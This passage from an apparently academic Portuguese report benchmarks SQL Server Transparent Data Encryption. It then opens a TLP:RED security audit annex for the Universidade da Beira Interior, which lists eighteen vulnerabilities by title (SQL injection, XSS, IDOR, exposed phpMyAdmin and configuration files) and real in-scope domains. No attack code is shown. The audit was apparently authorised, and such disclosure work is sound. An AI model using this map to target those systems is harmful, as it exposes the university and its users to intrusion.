O estado final é representado pelo valor **3** no campo `encryption_state`, que corresponde à base de dados cifrada com sucesso [9].

```
SELECT
    db.name,
    db.is_encrypted,
    dm.encryption_state,
    dm.percent_complete,
    dm.key_algorithm,
    dm.key_length
FROM
    sys.databases db
    LEFT OUTER JOIN sys.dm_database_encryption_keys dm
    ON db.database_id = dm.database_id;
```

100 %

Results | Messages

	name	is_encrypted	encryption_state	percent_complete	key_algorithm	key_length
1	master	0	NULL	NULL	NULL	NULL
2	tempdb	1	3	0	AES	256
3	model	0	NULL	NULL	NULL	NULL
4	msdb	0	NULL	NULL	NULL	NULL
5	StackOverflow2013	1	3	0	AES	256

Figura 13 - Verificação final do processo de cifra

Benchmarks

	Q1		Diferença percentual
	Sem TDE	Com TDE	
Elapsed Time	00:01:59.3140	00:02:01.3179	
Iterations Completed	125	125	
Client Seconds/Iteration	22,8678	24,1071	5,4194107
Logical Reads/Iteration	244542,8	244520,248	-0,009222108
CPU Seconds/Iteration	7,359	7,4827	1,68093491
Actual Seconds/Iteration	19,657	21,0373	7,021926031

	Q2		
	Sem TDE	Com TDE	
Elapsed Time	00:00:45.5039	00:00:40.3396	
Iterations Completed	125	125	
Client Seconds/Iteration	8,9076	7,944	-10,81772868
Logical Reads/Iteration	45162,08	45186,272	0,053567063
CPU Seconds/Iteration	2,4449	2,0625	-15,6407215
Actual Seconds/Iteration	8,8583	7,8914	-10,91518689

	Q3		
	Sem TDE	Com TDE	
Elapsed Time	00:00:21.1618	00:00:19.7912	
Iterations Completed	125	125	
Client Seconds/Iteration	3,9942	3,6755	-7,979069651
Logical Reads/Iteration	44891,072	44888,8	-0,00506114
CPU Seconds/Iteration	1,3282	1,2426	-6,444812528
Actual Seconds/Iteration	3,3659	3,0582	-9,14168573

Legenda:	
	Pior com TDE
	Melhor com TDE

	B1		Diferença percentual
	Sem TDE	Com TDE	
Elapsed Time	00:23:17.9336	00:16:13.7502	
Iterations Completed	125	125	
Client Seconds/Iteration	265,2356	176,8393	-33,32746434
Logical Reads/Iteration	4237840,128	4236902,104	-0,022134483
CPU Seconds/Iteration	46,639	48,7768	4,58371749
Actual Seconds/Iteration	264,5906	173,6269	-34,3790369

	B2		
	Sem TDE	Com TDE	
Elapsed Time	00:38:55.1055	00:32:13.8694	
Iterations Completed	125	125	
Client Seconds/Iteration	434,7012	354,8114	-18,37809511
Logical Reads/Iteration	8428287,296	8426183,256	-0,024964028
CPU Seconds/Iteration	112,2316	97,2449	-13,35336928
Actual Seconds/Iteration	433,3854	352,3163	-18,70600625

	B3		
	Sem TDE	Com TDE	
Elapsed Time	01:49:42.6668	01:59:54.2295	
Iterations Completed	125	125	
Client Seconds/Iteration	1200,9274	1322,9002	10,15655068
Logical Reads/Iteration	5218267,92	5218694,736	0,008179266
CPU Seconds/Iteration	115,8951	144,545	24,7205447
Actual Seconds/Iteration	1200,913	1322,8988	10,15775497

	B4		
	Sem TDE	Com TDE	
Elapsed Time	07:02:10.8719	07:12:47.8130	
Iterations Completed	125	125	
Client Seconds/Iteration	4983,791	5048,5594	1,299580982
Logical Reads/Iteration	147242905,1	148394173	0,781883449
CPU Seconds/Iteration	925,1856	919,0851	-0,65938121
Actual Seconds/Iteration	4983,7773	5048,5263	1,299195291

Figura 14 - Resultados dos benchmarks

A metodologia utilizada passou pela utilização da ferramenta SQLQueryStress [10] que permite fazer *stress test* ao SGBD em questão. Para cada *query*, o número de iterações foi de 5, e em cada uma, 25 execuções concorrente, o que resulta em 125 iterações.

Verifica-se para as *queries* Q1, Q2, Q3, onde o tempo limite de execução é de 30 segundos, que nunca existiu uma falha por *timeout*, e a diferença de desempenho entre a utilização de TDE e sem TDE não foi substancial. Também é visível, para Q2 e Q3, que o desempenho aquando da cifra da base de dados foi superior quando comparado com a base de dados não cifrada. Estes *benchmarks* foram repetidos inúmeras vezes, e verificou-se sempre o mesmo resultado, tanto para Q2 como para Q3. Uma possível explicação pode prender-se pelo facto da utilização de recursos da máquina *host* enquanto estes *benchmarks* estavam a ser cumpridos.

As *queries* B1 a B4 representam *benchmarks* que não estavam limitadas em tempo de execução, sendo estas *queries* muito intensivas em recursos computacionais. A *query* B4, a mais intensiva de todas, demonstrou resultados muito semelhantes, com e sem utilização de TDE.

No anexo 2 encontram-se as *queries* utilizadas, e na figura 14 os resultados obtidos.

Notas finais

É importante ressaltar que, embora a configuração do TDE fosse relativamente fácil de implementar, será importante também testar a cópia de segurança da base de dados, *transaction log* e respetivas chaves e certificados, e importar numa nova instância do SQL Server.

Embora o TDE implemente a cifra dos dados a nível lógico (Data-at-Rest), e um furto físico do hardware não comprometa imediatamente as bases de dados, um utilizador mal-intencionado, que tenha obtido as credenciais de um administrador ou utilizador com permissões de acesso ao SGBD, a consulta dos dados poderá ser feita de forma transparente. Assim, a gestão de palavras-passe e acessos ao SGBD passam a ser os mais apetecíveis aspetos e vetor de entrada a ter em conta, devendo passar a ter importância renovada.

Por fim, e embora a base de dados utilizada seja de tamanho semelhante às existentes na UBI, seria interessante testar estas funcionalidades num ambiente mais próximo do que se encontra em produção. Através de procedimentos armazenados, indexação e outras ferramentas de otimização, espera-se que a utilização do TDE tenha impactos ínfimos em sistemas otimizados.

Documentação

[1] https://learn.microsoft.com/en-us/sql/relational-databases/security/encryption/choose-an-encryption-algorithm?view=sql-server-ver15

[2] https://learn.microsoft.com/en-us/sql/relational-databases/security/encryption/encryption-hierarchy?view=sql-server-ver15#encryption-mechanisms

[3] https://learn.microsoft.com/en-us/sql/relational-databases/security/encryption/transparent-data-encryption?view=sql-server-ver15

[4] https://learn.microsoft.com/en-us/sql/relational-databases/security/encryption/media/transparent-data-encryption/tde-architecture.png?view=sql-server-ver15

[5] https://learn.microsoft.com/en-us/sql/relational-databases/security/encryption/transparent-data-encryption?view=sql-server-ver15#enable-tde

[6] https://www.brentozar.com/archive/2015/10/how-to-download-the-stack-overflow-database-via-bittorrent/


[7] https://learn.microsoft.com/en-us/sql/relational-databases/security/encryption/transparent-data-encryption?view=sql-server-ver15#guidelines-on-managing-certificates-used-in-tde


[8] https://learn.microsoft.com/en-us/sql/relational-databases/security/encryption/transparent-data-encryption?view=sql-server-ver15#tde-and-the-tempdb-system-database


[9] https://learn.microsoft.com/en-us/sql/relational-databases/system-dynamic-management-views/sys-dm-database-encryption-keys-transact-sql?view=sql-server-ver15


Anexos


Anexo 1 – Funcionalidades instaladas no SQL Server em testes




SQL Server 2019 Setup
Feature Selection
Select the Developer features to install.
Install Rules
Feature Selection
Feature Rules
Instance Configuration
Server Configuration
Database Engine Configuration
Distributed Replay Controller
Distributed Replay Client
Feature Configuration Rules
Ready to Install
Installation Progress
Complete
Looking for Reporting Services? Download it from the web
Features:
Java connector for HDFS data sources
Analysis Services
Shared Features
Machine Learning Server (Standalone)
R
Python
Data Quality Client
Client Tools Connectivity
Integration Services
Scale Out Master
Scale Out Worker
Client Tools Backwards Compatibility
Client Tools SDK
Distributed Replay Controller
Distributed Replay Client
SQL Client Connectivity SDK
Master Data Services
Redistributable Features
Feature description:
Includes Master Data Services, the platform for integrating data from disparate systems across an organization into a single source of master data for accuracy and auditing purposes. Installs the Master Data Services Configuration Manager, assemblies, PowerShell snap-in, and folders and files for Web applications and services.
Prerequisites for selected features:
Already installed:
Windows PowerShell 3.0 or higher
To be installed from media:
Microsoft Visual C++ 2017 Redistributable
Disk Space Requirements
Drive C: 2362 MB required, 37601 MB available
Select All
Unselect All
Instance root directory:
C:\Program Files\Microsoft SQL Server\
Shared feature directory:
C:\Program Files\Microsoft SQL Server\
Shared feature directory (x86):
C:\Program Files (x86)\Microsoft SQL Server\
< Back
Next >
Cancel
Type here to search
04:21
27/10/2023


SQL Server 2019 Setup
Ready to Install
Verify the SQL Server 2019 features to be installed.
Install Rules
Feature Selection
Feature Rules
Instance Configuration
Server Configuration
Database Engine Configuration
Distributed Replay Controller
Distributed Replay Client
Feature Configuration Rules
Ready to Install
Installation Progress
Complete
Ready to install SQL Server 2019:
Distributed Replay Client
Master Data Services
Instance configuration
Instance Name: MSSQLSERVER
Instance ID: MSSQLSERVER
Instance IDs
SQL Database Engine: MSSQL15.MSSQLSERVER
Instance Directory: C:\Program Files\Microsoft SQL Server\
Shared component root directory
Shared feature directory: C:\Program Files\Microsoft SQL Server\
Shared feature (WOW64) directory: C:\Program Files (x86)\Microsoft SQL Server\
Product Update
Update Enabled: True
Update Source: MU
Instance configuration
Agent
Service Configuration
Account: NT Service\SQLSERVERAGENT
Startup Type: Manual
Database Engine
Service Configuration
Account: NT Service\MSSQLSERVER
Startup Type: Automatic
Instant File Initialization: False
Directory
Configuration file path:
C:\Program Files\Microsoft SQL Server\150\Setup Bootstrap\Log\20231027_041822\ConfigurationFile.ini
< Back
Install
Cancel
Type here to search
04:23
27/10/2023


SQL Server 2019 Setup
Ready to Install
Verify the SQL Server 2019 features to be installed.
Install Rules
Feature Selection
Feature Rules
Instance Configuration
Server Configuration
Database Engine Configuration
Distributed Replay Controller
Distributed Replay Client
Feature Configuration Rules
Ready to Install
Installation Progress
Complete
Ready to install SQL Server 2019:
Agent
Service Configuration
Account: NT Service\SQLSERVERAGENT
Startup Type: Manual
Database Engine
Service Configuration
Account: NT Service\MSSQLSERVER
Startup Type: Automatic
Instant File Initialization: False
Directory
System database directory: C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Data
User database directory: C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Data
User database log directory: C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Data
Backup directory: C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Backup
TempDB
Number of data files: 4
Initial size of data file: 8 MB
Autogrowth of data file: 64 MB
Initial size of log file: 8 MB
Autogrowth of log file: 64 MB
TempDB data directories:
C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Data
TempDB log directory: C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Data
Memory
Max Server Memory: 2147483647 MB
Configuration file path:
C:\Program Files\Microsoft SQL Server\150\Setup Bootstrap\Log\20231027_041822\ConfigurationFile.ini
< Back
Install
Cancel
Type here to search
04:23
27/10/2023


SQL Server 2019 Setup
Ready to Install
Verify the SQL Server 2019 features to be installed.
Install Rules
Feature Selection
Feature Rules
Instance Configuration
Server Configuration
Database Engine Configuration
Distributed Replay Controller
Distributed Replay Client
Feature Configuration Rules
Ready to Install
Installation Progress
Complete
Ready to install SQL Server 2019:
C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Data
TempDB log directory: C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Data
Memory
Max Server Memory: 2147483647 MB
Min Server Memory: 0 MB
Max degree of parallelism: 4
Collation: SQL_Latin1_General_CP1_CI_AS
Security Mode: SQL Server authentication and Windows authentication
Administrators:
WIN-SHC83849FB6\Administrator
SQL Full-text Filter Daemon Launcher
Service Configuration
Account: NT Service\MSSQLFDLauncher
Startup Type: Manual
Shared features
Distributed Replay Controller Service
Service Configuration
Account: NT Service\SQL Server Distributed Replay Controller
Startup Type: Manual
Distributed Replay Client Service
Service Configuration
Account: NT Service\SQL Server Distributed Replay Client
Startup Type: Manual
Controller Name: undefined
Working Directory: C:\Program Files (x86)\Microsoft SQL Server\DReplayClient\WorkingDir\
Configuration file path:
C:\Program Files\Microsoft SQL Server\150\Setup Bootstrap\Log\20231027_041822\ConfigurationFile.ini
< Back
Install
Cancel
Type here to search
04:23
27/10/2023

Anexo 2 – *Queries* utilizadas

```
SELECT TOP 10 p.Id, p.Title, COUNT(f.Id) AS FavoriteCount
FROM Posts p
LEFT JOIN Votes f ON p.Id = f.PostId
WHERE p.PostTypeId = 1
AND f.VoteTypeId = 5
GROUP BY p.Id, p.Title
ORDER BY FavoriteCount DESC;
```

Query 1

```
SELECT Location, COUNT(*) AS UserCount
FROM Users
GROUP BY Location
ORDER BY UserCount DESC;
```

Query 2

```
SELECT TOP 10 DisplayName, Reputation
FROM Users
ORDER BY Reputation DESC;
```

Query 3

```
SELECT TOP 10 u.DisplayName,
       COUNT(CASE WHEN a.AcceptedAnswerId IS NOT NULL THEN 1 END) AS AcceptedAnswers,
       COUNT(*) AS TotalAnswers,
       (COUNT(CASE WHEN a.AcceptedAnswerId IS NOT NULL THEN 1 END) * 1.0 / COUNT(*)) * 100 AS
AcceptanceRate
FROM Users u
JOIN Posts a ON u.Id = a.OwnerUserId
WHERE a.PostTypeId = 2
GROUP BY u.DisplayName
HAVING COUNT(*) >= 500
ORDER BY AcceptanceRate DESC;
```

Benchmark 1

```
WITH UserCounts AS (
    SELECT u.Id, DisplayName,
           (SELECT COUNT(*) FROM Posts q WHERE q.OwnerUserId = u.Id AND q.PostTypeId = 1) AS
QuestionCount,
           (SELECT COUNT(*) FROM Posts a WHERE a.OwnerUserId = u.Id AND a.PostTypeId = 2) AS
AnswerCount
    FROM Users u
)
SELECT TOP 10 DisplayName, QuestionCount, AnswerCount
FROM UserCounts
ORDER BY (QuestionCount + AnswerCount) DESC;
```

Benchmark 2

```
SELECT TOP 10 q.Id, q.Title, COUNT(c.Id) AS CommentCount
FROM Posts q
LEFT JOIN Comments c ON q.Id = c.PostId
WHERE q.PostTypeId = 1
GROUP BY q.Id, q.Title
ORDER BY CommentCount DESC;
```

Benchmark 3

```
SELECT TOP 10 Id, Title, CreationDate
FROM Posts
WHERE PostTypeId = 1
AND Id NOT IN (SELECT DISTINCT ParentId FROM Posts WHERE PostTypeId = 2);
```

Benchmark 4

A.2 Relatório da Tarefa 2

O presente anexo inclui o relatório detalhado da auditoria de segurança efetuada aos sistemas da Universidade da Beira Interior. Este anexo é aludido na secção 3.3, onde é discutido o processo de realização da auditoria e as vulnerabilidades identificadas.

Auditoria de Segurança aos sistemas da Universidade da Beira Interior

Dezembro de 2024

TLP:RED

Histórico de Revisões		
2024-12-10	Miguel Manteigueiro	Criação
2025-01-08	Miguel Manteigueiro	Revisão

ÍNDICE

Âmbito 4
Domínios Abrangidos 4
Sumário Executivo 9
Estrutura de Apresentação 10
Vulnerabilidades Identificadas 11
V.001 – Diretório de websites UBI disponível na rede externa 11
V.002 – Painel phpMyAdmin exposto na rede externa da UBI 13
V.003 – Erros verbosos visíveis 14
V.004 – Injeção SQL não autenticada 15
V.005 – Ficheiro .DS_Store disponível no servidor web 17
V.006 – Insecure Direct Object Reference (IDOR) para acesso a dados pessoais 18
V.007 – Erros verbosos no portal IAG 20
V.008 – Cross-site scripting no formulário de login do *backoffice* LABCOM 21
V.009 – Cross-site scripting na página Perfil na Minha UBI 22
V.010 – Injeção SQL não autenticada na página do Museu de Lanifícios 23
V.011 – Directory listing na página do Museu de Lanifícios 26
V.012 – Erros verbosos nas páginas do Museu de Lanifícios 27
V.013 – Ficheiro de configuração disponível na página do Museu de Lanifícios 28
V.014 – Cross-site scripting na página de administração do OTL-Provider 29
V.015 – Cross-site scripting na página de administração do Português Língua Estrangeira 30
V.016 – Injeção SQL não autenticada na página do PAM4WELLNESS 31
V.017 – Injeção SQL não autenticada na página do Urbi et Orbi 35
V.018 – Ficheiros de configuração disponíveis na página de Electronic Voting da UBI 37
Reflexões Finais 40

(Página em branco)

ÂMBITO

Este documento contém descrições detalhadas, resultantes da auditoria de segurança executada aos domínios e serviços públicos da Universidade da Beira Interior (UBI), que se encontravam em ambiente de produção.

O objetivo desta auditoria passou pela identificação **parcial** de falhas e vulnerabilidades nos serviços/aplicações descritos na secção abaixo, através de uma abordagem *black-box*, simulando práticas reais de ataque a redes, sistemas e *software*, com o principal propósito de **identificação de fragilidades que permitam o acesso não autorizado aos sistemas da UBI ou a exfiltração de dados sensíveis**.

A auditoria de segurança decorreu entre os dias 6 de dezembro de 2024 até 13 de dezembro de 2024, com o conhecimento dos Serviços de Informática da UBI (SI.UBI) e da Equipa de Resposta a Incidentes de Segurança da UBI (CSIRT.UBI).

A recolha dos domínios abrangidos foi feita recorrendo a ferramentas de varrimento passivo, onde foi possível enumerar 497 domínios.

DOMÍNIOS ABRANGIDOS

13cnps.ubi.pt	gappiapp.ubi.pt	moodle2021.ubi.pt
2ci-pcs.ubi.pt	gdubi.ubi.pt	moodle2022.ubi.pt
3ca.ubi.pt	gdubi2020.ubi.pt	moodlev2.ubi.pt
3ci-pcs.ubi.pt	gec.ubi.pt	mp.ubi.pt
4apeen2019.ubi.pt	gemop.ubi.pt	mp2018.ubi.pt
5congressoculturas.ubi.pt	gestaoambiente.ubi.pt	mpt2013.ubi.pt
AutoDiscover.ubi.pt	glass.epos.ubi.pt	msp430.ubi.pt
Microgeracao.ubi.pt	gnssproducts.epos.ubi.pt	museu.ubi.pt
RELEASE.DI.UBI.PT	gnssproductsdev.epos.ubi.pt	my.ubi.pt
academicos.ubi.pt	goa-ubi.ubi.pt	nebe.ubi.pt
acpombo.ubi.pt	goa.ubi.pt	necpri.ubi.pt
adfs.ubi.pt	goocv.ubi.pt	neip.ubi.pt
